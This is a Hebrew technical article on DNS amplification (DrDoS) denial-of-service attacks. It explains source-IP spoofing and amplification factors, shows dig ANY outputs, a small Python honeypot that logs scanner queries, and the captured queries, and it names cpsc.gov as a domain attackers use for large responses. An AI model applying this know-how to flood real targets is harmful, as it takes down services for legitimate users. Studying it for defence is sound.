digital whisper Technologic Papers

מתקפות מניעת שירות מוגברות

מאת רזיאל בקר ואיתי חורי

הקדמה

מגמת הצמיחה ההולכת וגוברת של רשת האינטרנט משכה חברות, ארגונים גדולים וממשלות לשימוש במערכות מחשב. עם צמיחת האינטרנט, האקרים פתחו מיומניות להשבתת המערכות האלה. בהתקפת מניעת שירות, תוקף בעל אינטרס הרסני משבש את השירות שמציע הקורבן על ידי ייצור עומס גבוהה. ישנן מספר צורות של התקפות המבוססות על עקרון מניעת השירות שהקורבן מציע, תוקפים יכולים לגרום לשירות למצות את המשאבים שלו בשכבות שונות, לדוגמא - ייצור מקסימום חיבורים למסד נתונים של אתר אינטרנט. התקפת ה-DDoS היא אחת ההתקפות היעילות ביותר להשבתת שירות.

בהתקפת מניעת שירות מוגברת (DrDoS) התוקף שולח חבילות מפוברקות לשרתים ציבוריים (למשל: Open DNS Resolvers) המכילות את כתובת ה-IP של הקורבן. בתגובה, השרתים האלה מציפים את תשתית הקורבן בתשובות לגיטמיות ומציפות את רוחב הפס שלה. לאחרונה, תוקפים משתמשים בשרתים ציבוריים על מנת להגביר את התעבורה שהקורבן מקבל.

קבוצות וארגונים נעזרות בהתקפות מסוג זה מתוך מניעים הרסניים, כלכליים ואף פוליטיים לעיתים תכופות. למשל, השבתת Xbox Live ורשת Playstation בכריסמס 2014. התקפת DDoS של 470Gbps על אתר הימורים סיני והשבתת אתרים מרכזיים במדינת אסטוניה למשך שלושה שבועות. התקפה של מעל 600Gbps על הקמפיין של טראמפ ואתר החדשות, BBC.


במאמר זה, אנו נציג פרוטוקולים פופולריים של שירותי רשת שבעזרתם התוקף יוכל להגביר את תעבורת ההתקפה פי כמה וכמה במטרה ליצור עומס על תשתית הקורבן.

התקפת DrDoS

שיטות ההתקפה שנציג במאמר זה, נופלות תחת השם DrDoS(Distributed Reflected Denial Of Service) או בעברית, מניעת שירות מבוזרות ומשתקפת היא טכניקת מניעת שירות הצוברת תאוצה בשנים האחרונות שמטרת התוקף היא להציף את רוחב הפס של הקורבן כך שהשירות יימנע על ידי לקוחות לגיטימיים.

התקפה זו מתבצעת תוך כדי ניצול חוקי הפרוטוקולים לטובתינו. התוקף נשען על העובדה ששירות לגיטימי יכול להחזיר תשובה גדולה יותר מהבקשה. במאמר זה נתמקד בשירותים מבוססי UDP אשר נחשב לפרוטוקול "connection-less" ואינם דורשים handshake לפני העברת מידע. נשען על טבע הפרוטוקולים הללו כדי להחזיר תגובות אל כתובת ה-IP שממנה נשלחו הבקשות. איך אנחנו יכולים לנצל את זה? עלינו לשלוח שאילתות לשירות כדי לקבל תשובה, עם זאת נשנה את כתובת המקור ב-IP Header בחבילה לכתובת השייכת לקורבן. וכך נגרום לשרת לשלוח את התגובה לשאילתה אליו, למרות שלא ביקש מהשרת את התגובה.

נציג זאת בעזרת דיאגרמה:




[התוקף שולח את בקשה אל השרת עם הכתובת "1.1.1.1" השייכת לקורבן. כך השרת יישלח את התשובה אל הכתובת "1.1.1.1" וכך אנחנו "משקפים" תעבורה]

עולה השאלה - מדוע אנחנו נעזרים בשירותים אחרים כדי להתקיף?

כלומר, אם ביכולתנו לזייף את כתובת המקור - אנחנו לא צריכים שירותים אחרים. עם זאת, בעזרתם נוכל להגביר את התעבורה ולשלוח חבילה מפוברקת עם כתובת המקור של הקורבן. אנחנו נעזרים בשירות כדי למקסם את המשאבים שלנו.

למשל, ברשתונו רוחב פס של 100Mbps ואנחנו, בתור תוקפים, נרצה להפיק את המיטב. כאן פאקטור ההגברה נכנס למשוואה, נניח שגודלו של ה-Payload ששלחנו הוא 64 בתים, והתגובה של השרת היא 4000 בתים, קיים כאן פאקטור של x62.5! כלומר קיבלנו מהשרת פי 62.5 ממה ששלחנו, מה שאומר שעם פס רוחב של 100Mbps נוכל לבצע התקפת מניעת שירות של 6250Mbps או 6.25Gbps.

בפועל, על מנת ליישם מתקפה כזו, בהתחשב בעובדה ששרת אחד יתרום לנו לצורך ההדגמה רק 4000 בתים, נצטרך להשתמש במספר Amplifiers או בעברית: מגבירים, כלומר שרתים אשר יחזירו תשובה הגדולה מהבקשה עצמה. על מנת למצא שרתים אלו נצטרך לסרוק את הרשת בעזרת כלי שנכתוב ו-ZMAP, על שלב זה נרחיב בפירוט בהמשך.




[כך נראת דיאגרמה של ההתקפה הסופית]

הגברת DNS

פרוטוקול DNS (Domain Name System) משמש כ"ספר הטלפונים" של רשת האינטרנט. ללא פרוטוקול זה, האינטרנט היה מסורבל לשימוש. תפקידו הוא לתרגם שמות מתחם (domains) לכתובות לוגיות (IP). למשל, שרת ה-DNS יתרגם את הדומיין "digitalwhisper.co.il" לכתובת "5.100.248.6". כדי שנוכל לגשת לשירותים בצורה נוחה יותר - לא רק שרתי WEB, שרתי דואר אלקטרוני וכו'. ישנם רשומות רבות או טיפוסים המוגדרות בשרתי DNS.


למשל, כאשר אנחנו גולשים אל "digitalwhisper.co.il" באמצעות הדפדפן. הדפדפן מתשאל את שרת ה-DNS המוגדר במערכת ההפעלה. בשאילתה הדפדפן מבקש רשומה מסוג 'A' המשוייכת לשם המתחם

"digitalwhisper.co.il". רשומה זו מכילה את כתובת האייפי המשוייכת לשירות. במקרה זה - שרת ה-DNS החזיר לנו "5.100.248.6":



הלקוח (1.3.3.7) שולח שאילתה לשרת ה-DNS ומבקש את רשומת 'A' של הדומיין "digitalwhisper.co.il" ושרת ה-DNS שלח לו בתגובה את כתובת ה-IP המכילה את רשומה זו. השאלה הנשאלת היא כיצד שרת ה-DNS ידע שכתובת הip שייכת לדומיין? כיצד שרתי DNS פועלים ואיך זה מתקשר לנושא המאמר?

לצורך הבנה עמוקה של התקפת DNS Amplification רצוי להבין את השלבים של תשאול DNS. נסביר בקצרה על שלבים אלה ונעיין בדיאגרמה הבאה:



[תשאול שרת ה-DNS]

כפי שהסברנו בתחילת הפרק הלקוח פונה לשרת ה-DNS שמוגדר כברירת המחדל במערכת ההפעלה כדי לספק את כתובת הip של "digitalwhisper.co.il" - או כפי ששרת ה-DNS מבין, הרשומה 'A'. אך ברשות שרת ה-DNS אין את המידע המשוייך לשם המתחם ולכן הוא מעביר את הבקשה הלאה. לאן הלאה? אל שרתי ה-root שאחראים על הדומיינים ב-root zone. במידה ואין בידם את התשובה לשאלה של שרת ה-DNS הרקורסיבי. הם יעבירו לו את הכתובת של שרתי ה-TLD האחראים עליו בהנחה ששם הוא יימצא את התשובה שהוא מחפש. שרת ה-TLD (Top Level Domains) לדוגמא com, net.

בדיאגרמה אנחנו מציגים את שלב התשאול - שרת ה-TLD אחראי על שמות המתחם co.il. שרת ה-TLD אשר שולח את שרת ה-DNS ל-Name Server שהוא אחראי לכלל רשומות שם המתחם "digitalwhisper.co.il" בוא מאחסנים את ה-records שלו. ה-Name Server מספק לשרת ה-DNS את את הרשומה שברשותו ושרת ה-DNS מעביר אותה אל הלקוח ובנוסף לזאת, שומר אותה ב-cache שלו לזמן מוגבל כדי שלא יצטרך לעשות את כל התשאול מחדש בפעם הבאה שמישהו יבקש רשומה.

נציג את הטיפוסים העיקריים:

- **AAAA**: דומה ל'A', שניהם מספקים כתובת לוגית. עם זאת, AAAA מחזיק את כתובת ה-IPv6 של הדומיין.
- **TXT**: מחזיק טקסט קריא, לרוב משמש ככלי אימות על בעלות הדומיין.
- **MX**: מכיל את כתובת שרת המייל של הדומיין.

כעת אנחנו מבינים כיצד פרטוקול ה-DNS פועל וכיצד שרתי DNS פועלים, אז נוכל לדעת איך לנצל אותם על מנת ליצור מתקפת DrDoS עוצמתית.

בדיאגרמה שהצגנו בראש הפרק ניתן לראות שביקשנו את רשומת ה'A' של אותו דומיין. הבקשה עצמה הייתה בגודל 80 בתים והתגובה לבקשה הייתה כ-96 בתים. עדיין יש כאן פאקטור של הגברה ונוכל להשתמש בשרת ה-DNS כ"מגביר" אם נשנה את כתובת המקור של החבילה לכתובת הקורבן. וכך בעצם נגביר את התעבורה שאנחנו שולחים פי 1.2.

מה אם לדומיין אחד יש מספר רשומות? גם A, MX, TXT - האם נוכל לבקש את כולן? התשובה היא כן! נוכל לבקש את כולן בעזרת שאילתת "ANY" - החזר לי את כל הרשומות על הדומיין. כך נוכל ליצור תגובה גדולה יותר ולשמור על גודלה הקטנה של השאילתה.

לצורך תשאול שרת ה-DNS נשתמש בכלי dig:

```
alpha@ubuntu:/tmp$ dig any digitalwhisper.co.il

; <<>> DiG 9.8.3-P1 <<>> any digitalwhisper.co.il
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10215
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;digitalwhisper.co.il.        IN    ANY

;; ANSWER SECTION:
digitalwhisper.co.il.   14112 IN    TXT   "v=spf1 +a +mx
+ip4:5.100.248.67 ~all"
digitalwhisper.co.il.   14112 IN    MX    0 digitalwhisper.co.il.
digitalwhisper.co.il.   21312 IN    SOA   ns5.linuxisrael.co.il.
support.hostcenter.co.il. 2015061500 86400 7200 3600000 86400
digitalwhisper.co.il.   21312 IN    NS    ns6.linuxisrael.co.il.
digitalwhisper.co.il.   21312 IN    NS    ns5.linuxisrael.co.il.
digitalwhisper.co.il.   14112 IN    A     5.100.248.67
```

192.168.1.114	8.8.8.8	DNS	80	Standard query 0xdd34 ANY digitalwhisper.co.il
8.8.8.8	192.168.1.114	DNS	264	Standard query response 0xdd34 ANY digitalwhisper.co.il TXT MX

אכן קיבלנו משרת ה-DNS את כל הרשומות שיש לו על הדומיין. גודל התגובה היא 264 בתים. בעוד שהשאילתה נשארה בדיוק אותו הדבר, 80 בתים. מה שמביא לנו פאקטור הגברה של x3.3, שעדיין נחשב לקטן. מה אם ניקח דומיין עם יותר רשומות שגודל התגובה שלו לשאילתת ה-ANY תיהיה 4000? האם זה אומר שתיהיה לנו הגברה של x40? התשובה היא כן.

מאחר ואין ברשותנו דומיין כזה ומאחר שרשימה של דומיין כזה וכן אחסון של רשומות אלה תוכל לשמש האקרים להתקפות DNS ולהציב את אחסון ה-DNS בבעיה, החלטנו למצא דומיין קיים כזה, אשר נוכל להשתמש בו כדי ליצור" התקפת דמה "אבל איך נמצא כזה דומיין?

כדי למצוא את הדומיין הזה, ננצל את העובדה שהאקרים מידי יום סורקים את רשת האינטרנט במטרה למצוא שרתי DNS אשר ישמשו כ"מגבירים", ככל שרוחב הפס שלך גדול יותר - כך תוכל לשלוח יותר חבילות ולנצל יותר "מגבירים" לטובתך וכך נעצים את כוח ההתקפה שלנו כתוקפים. נרים שרת "Honeypot" שיאזין לפורט 53 - הפורט בו משתמשים שרתי DNS.

האקרים סורקים את הרשת במטרה למצוא עוד DNS Servers ע"י שליחת DNS Queries לכל כתובות ה-IPv4 שקיימות, כלומר מ-0.0.0.0 עד 255.255.255.255, במידה והשרת מחזיר תשובה ראויה - אפשר לנצל אותו כ"מגביר". כלומר - אם נתחזה לשרת DNS סביר להניח שנקבל לפחות שאילתה אחת שנשלחה ע"י האקר עם כוונות זדוניות.

וכך עשינו בעזרת פייתון:

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(('104.131.122.107', 53))
while True:
    query, ip = sock.recvfrom(1024)
    print "{}  {}".format(ip[0], query)
```

השארנו את השרת באוויר למשך 24 שעות, להלן השאילתות שנאספו:

```
158.69.243.225 #?cpscgov?)??
89.248.174.4 Xmcpscgov?
154.16.199.174 cpscgov?)??
218.60.5.146 "b
1803191144wwwbaiducom
204.42.253.2 z21ca3322openresolvertestnet
74.82.47.38 ??dnsscanshadowserverorg
104.255.70.247 b?httrackcom?)??
209.126.136.2 ??wwwgooglecom
89.248.168.21 ??cpscgov?)??
158.69.243.225 Egcpscgov?)??
89.248.168.46 Egcpscgov?)??
208.100.26.228 ? versionbind?
89.248.168.46 Egcpscgov?)??
108.61.188.237 ?Rcpscgov?)??
74.82.47.58 ??dnsscanshadowserverorg
91.200.14.81 #?067cz?)??
89.163.255.200 OPTIONS sip:104.131.122.107 SIP/2.0
Via: SIP/2.0/UDP 89.163.255.200:5076;branch=z9hG4bK-878745226;r
117.23.56.131 ?? versionbind?
185.94.111.1 5Rcom?)
89.248.174.4 Xmcpscgov?
113.17.184.25 ?Z
1803191144wwwbaiducom
^@
```

השאילתות שקיבלנו

בירוק קיבלנו שאילתה מפרוייקט מעולה בשם Shadowserver[1], הפרוייקט הוקם בשנת 2004 ונועד כדי לאסוף מידע על הצד האפל של האינטרנט. באדום סימנו דומיינים המשמשים להתקפות DNS Amplification.

[1] https://dnsscan.shadowserver.org/

ניקח את הדומיין cpsc.gov ונבצע תשאול מסוג "ANY" מול שרת ה-DNS:

```
alpha@ubuntu:/tmp$ dig any cpsc.gov

;; Truncated, retrying in TCP mode.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> any cpsc.gov @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49817
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 22, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;cpsc.gov.                      IN      ANY

;; ANSWER SECTION:
cpsc.gov.               10710   IN      SOA     auth00.ns.uu.net. hostmaster.uu.net. 994636
1800 600 1728000 21600
cpsc.gov.               10710   IN      RRSIG   NSEC3PARAM 7 2 21600 20160831030502
20160824020502 53799 cpsc.gov. k1QsgL3jURQXx2Ukaq1w8uxownyA0naANmMJDlH3z8RN4dPt6DhjGpCp
HfbLubGfjH0kSGY1ge1WevUmAldaNLmDWggm1K3u7LBp7sFwQbv1e9Kh
5dVoDsCGy673A6M+m34P3JhdzJBursWyCNSBOMM7XT7xB+ZifJUifbmy
qI0wnBbtt7OHApVhU0BzlSY1zK+2b+J/mke1QzeWsz2S+xGDR7SsxavS
BC/Fg1Am5dQJqLBF/9erjY5yns0YxeWzM13Yo6emQ4O2xkga2Y/d0Ncs
jctegAX0mGS4tW5rPHayjkIQD86V0jT1yd8lU6hPbWocU8/h5L8MUsIH fbpmdg==
cpsc.gov.               10710   IN      RRSIG   DNSKEY 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. W1gAHIYCL6B+nKT+oA5EhmmSiI7zgZOj24sAIh4r+Oq7be2imrxMl2NO
vX54+dn63+pPHUwsB/O4tHE/vTIvQHZeiClY5NSlDNl4y/IihKv/iNnj
+mwnWFX3wWjfDMcFmjLwVFVT9mCMtotlaSHrjU3axN77HuNaTmH7E8sh
0aw6RfmNE4z4PUTKpYVYAUDw+M5BRa02ocQ4FYKwXhcTSSJSpFuPI1IZ
a7wVHgqlCfbugaeU2XD6wgsGtKAZHNbURb/oe7w2EQpk7vwr3a6zJnfe
NhUu9yg3SCMNF0Iu8BuIsHvp4pdRhPcQ1mDcdNSsWyvfDBSu0ihvAsrQ a12ECQ==
cpsc.gov.               10710   IN      RRSIG   DNSKEY 7 2 21600 20160831030502 20160824020502
58273 cpsc.gov. RufZN9TBV25EuqtWkuUFj7gYAzjhjTqnyCQySNW2e0Tia7imTphdoFf0
OWFAuUDpVa1TN4sfMDTzs8OfBgHoIAMZcrnMfipT5MpwMwwa/9BDaexg
mmhEv/XPO1FWxn69UoP9w7cnrZXOZjqmduE8EmMENUabF5C5l5Vao+fe
5sM1i1IRlzF+aRzXVC9nkUxxU9BbZrIEHX9abKrYjVpQzQJMUjkhxMYG
YNBuptVGMmHV1/MxkfYjRMgSo/byWJ7flRHsCFOiFugj/eNIglGB9uO3
EYMNvWnz0z+fdp2eK8H7rNdsVWUu/NNnlV6g+s7BDr8gHtllv6O6iNYW nhFbVA==
cpsc.gov.               10710   IN      RRSIG   SOA 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. A5yI6uIm9be5qqgMfKVbj1e3kFfaREqV+o/VpckpFx5SPTnkdt0TR0BA
YGmmjlqtNPaJzUTPnWxgtwvAx5DVfqdGBB/FtbNTqEwVLGFT9NE930Wt
hYnYG2PkjKbyssPhkwxiGVjpjIS63JYiG/K0SqrAnAdzQR1C6uYU74Av
0J7OzDhqJiwv3UKo56tq3SqsplWYH32PA8gc3JjZw65oIPXvCq0KGYOq
bgOoJYMxSqwWu3PD6ZYaAQxFDTmGPpDmxe/h0zgouoynnWhjU/zLRmuF
kMajDT7564xc1OfDOY/hvnBnu8BUKBW1TfcmFzFcrnl8z25vTn/Op8HU 7Gcn7Q==
cpsc.gov.               10710   IN      RRSIG   AAAA 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. geCll7jz+M2bvwOzCIilDPS0eQGGN+CRTvOEO9YGJRi9oTWDTDvwg6tC
OFjpYBrlL33YDhZqkTU19MboMFN8pqSnQhY4NbX+PlZu+MuhNk79C+iu
pxLXlJhwzwa+Z2wrYVV82JHMHQ/QdHdxJB0KWbYUW3qG5pVBaVvxYqzW
PL6leBxdWEUkrRAnvOVkpFugNHsGv5o8ZRJZTBB0znCZEaMvoWVvP48x
2vxP6EQUI3ELpImHnfOjyOuTlWySjql3wBxyUEj9LWyUPGXlRpgC6xDP
ZA8aWwDs2ndc11vFzno9Mg3rKUXwuO5513y+cOlBNQAqisEC1CWsen7n t5UZKw==
cpsc.gov.               10710   IN      RRSIG   A 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. pzZ5icNcnjdl3z35Q5otdLb3fnbxqRMQjSGJG3oaWGovWW5S8G67+/y/
VrZmLMfZJix6ed9kray+hYrGZJt575Rsghpj2nkOZkapQhMiiTfFNF0K
M6zLPfNtJDlTzyYuXwLqi9+im3wPto+wuB8YbHFv35yenuAlofTYnRbF
bmqqQgsLs8gtwlGcReAdpfnHYERz8M0GzRoIUkdSVj8NJBQV90imae9e
jdY3yvDh9+pe5pNy2lX2cRvUZ+ad1Hq9RiaAW32Glh8Litlet/v8Cc0o
JdSjP9yHw1g6VQdZyoGwY0yoO7LQQFr/aZvJGTR6EKFmeUKWTNOV5gru vsshCg==
cpsc.gov.               10710   IN      RRSIG   TXT 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. e43T43TmZzqH/MGBtc3AG/L2b376kx7umVSkrWqdBWFBBPW0iYaaZtJ0
C5sWtoiFriPQUCnvTyf4nU+fm1uFhxFxpsClgmHO9aGZY1226KPymbNZ
nsIJRfuUwrhSZ1Mof+yObT1eUCU1Va57aoCXq/ur12C7aauDGqOemJyz
KKF7/qC+sj8J3cyBXEXgq32nJvThe4v2tc2yVOfwA/V9EhPTKvbrbJvz
GpF9FEbT4I/7XnfF58tQpmVOv5J2SGrkm5ANHHBIO/1SKGVQ3rMABNwv
yFZBcusb/0BFl1o0f5t6f6PpPfBnFG828Zvq0kh1XQUMMS7LzTiCaFEX GZXSFA==
```

```
cpsc.gov.             10710   IN      RRSIG   MX 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. qivrHk2C+FAlCZde7wFWYbITj/8fnPEbldNuw2VrLiEzyVvTfb6BciFi
wWrthpoSiebnY8C/W0ee0fdSTfTjaBqzC8wc8q10gyZ78To20ifgmHL2
jWO5kdUXwO4RsbPqVxgS8AZM6uEnlYMmcIhr9wKjBLD6kQ+Tba28TWHI
XgcvDcIfHA6NQqAF+5DNDsltW5+fhLWqDAy06M+JcAs1CiZAD33stPQu
2iaHc0npWqNtoh8jcSldRNPCHIY57ser+SQTNThfUcAXFuS+ltObK+sb
vt53cAuW33DjO34Ao3EqWIlyEzlCw6DK7SYYg5bzCmB/XC2n/vWt23H1 rQYjXA==
cpsc.gov.             10710   IN      RRSIG   NS 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. sJR38UnMC15F/P2guWXfoYeWK45ktWRZUA2BhsSU4VYI8XcZYZVF6B7E
9UxcTC6PFC8sVEf/D3KdlTUaPE1yg1QxYhAo4tHsu65rY4uOlD0YfpKy
t5jenCE2Vk24mWI0VYRPwXJJrx5D3QHA8rUXxg29pBFPz25iu2ST2XQq
40Qkk/g0XC9DId5wULKjAr0XWozErYO7jGAiCf74b7Jpvlo44PwqrxhZ
9pDH7gO2uYkJD7qIaF5iU2MgfRdgjEv1xW+G/4Tb14Wnc+Z0+/r45cK/
OB8OQEPt4E3w59KaSSRZNClxT68wMJkluUhTCLcgmgpGYkiG8SPDvUgg UP8NYw==
cpsc.gov.             10710   IN      NSEC3PARAM 1 0 12 AABBCCDD
cpsc.gov.             10710   IN      DNSKEY  256 3 7
AwEAAXQUfP1/CdN5/YYXxWdePx3dWhhY7RmzxEfGXSZ0ea5BZoOXTLHd
giWlm9ORnZ5hC+kaDRoYjgZXnkZOkhQhCDBwm2O2IOGBjBLMMtbm9hNK
b2WGE8WC/E3j56YfepaMSzhxICu1xgY8JeYhmfpc3C5Z9Mm2oPm91cwU
WZZY8i5f2F04tNBBymXTfu0mytCvp/dNxUjM45svY+SNRJltgcy07qBj
T/GHDglEc6iJdBtvik3Nd4RfFfI+ftG8xSxfna3Nv4BVdYxPkE4us3ti
0dv/Ejwl9kuoXhT7/Ydpdze/boWmIuwjn3a66Afg7CHtmYyW6InLz57r tzUTGUdStgc=
cpsc.gov.             10710   IN      DNSKEY  257 3 7
AwEAAX5Tor9V7TnhfUMAL67reT+IFYd+4ciQv/UnvZbNgj7DgDuJPpcl
Owh6ypAldCYgTXkF2Qt+an9WVp+Khsp2wRCCOhvGIUR9sOGdzxumDUCT
Uru2dxHAqIn1QYSjuT8huMDDyBJmnoA4AY1Te86mcE1Jwpo+S9KoB23Z
JgnMedU+6i8Qm9cdGLNM7nqEXhgKgmKc/387UFdh25jltsg0d2gOK//q
k2HfLdDqv8XlrlacfMsSXniVwK7E6mtqcfbF518M2bl6UFJWXuxp+cU8
0WdmGiQfxmLvm62a2aVs9IzR6qGg0Ce5bxbx68v6gYTgIOUBm8ERytZ3 T2jzc0QOKQc=
cpsc.gov.             10710   IN      DNSKEY  257 3 7
AwEAAZztz17cVspxUk8egfYEFLuyPXVETlPdT2PAuy+cZTk3afTS7cda
Tnsk43AIqgnCkTvHE9m4gVuOhNmFjPIABPkfmaCtOzyqVmLjxb36JMxJ
TnhBPBYjWY0HrBdEGCGG7eZzY4ll9kAMPIxE1OmMl9iM0dQSzamITEWN
89oPptHnlbjz8k7nQO3xyzXreamjhIW/2iIJhM+CdHe2CgMhPtf8b4QR
8CuIBMH07gvsTKljuvQLiS1ThQYYpmLgriiWjnQFum2FJe6J7x8joDAq
YCzbQUdGSyJPp6FYibaG70Y62fIf9DNgHRMH/3c79DW9RmwzFggjfKLf y4hOgRbsVFc=
cpsc.gov.             10710   IN      DNSKEY  256 3 7
AwEAAbpeSszphwwkOIJn1ha6DE/W3YRXFR2vsMi0RKhq5x9t487UJc0c
eamz5TZj6KV5/tzL8/Qr2jnTaQmpWtJHbnF0kqpxeZIR+wzaNbMtEH30
UF5BDv9Bya0W9I+40dS48996kedhEvL6KwmMelB7FH6QPd0ixyhp0+ci
5vew9lzTESEsJ2X2uJrCqo3UacsHyYIzaTSXPpfwizQCql4VySq6+im1
74QaYw/FU4aADAv3R2KQvsR/uI0a7oOihxDDAvtYG7SZvotW3ASZFscd
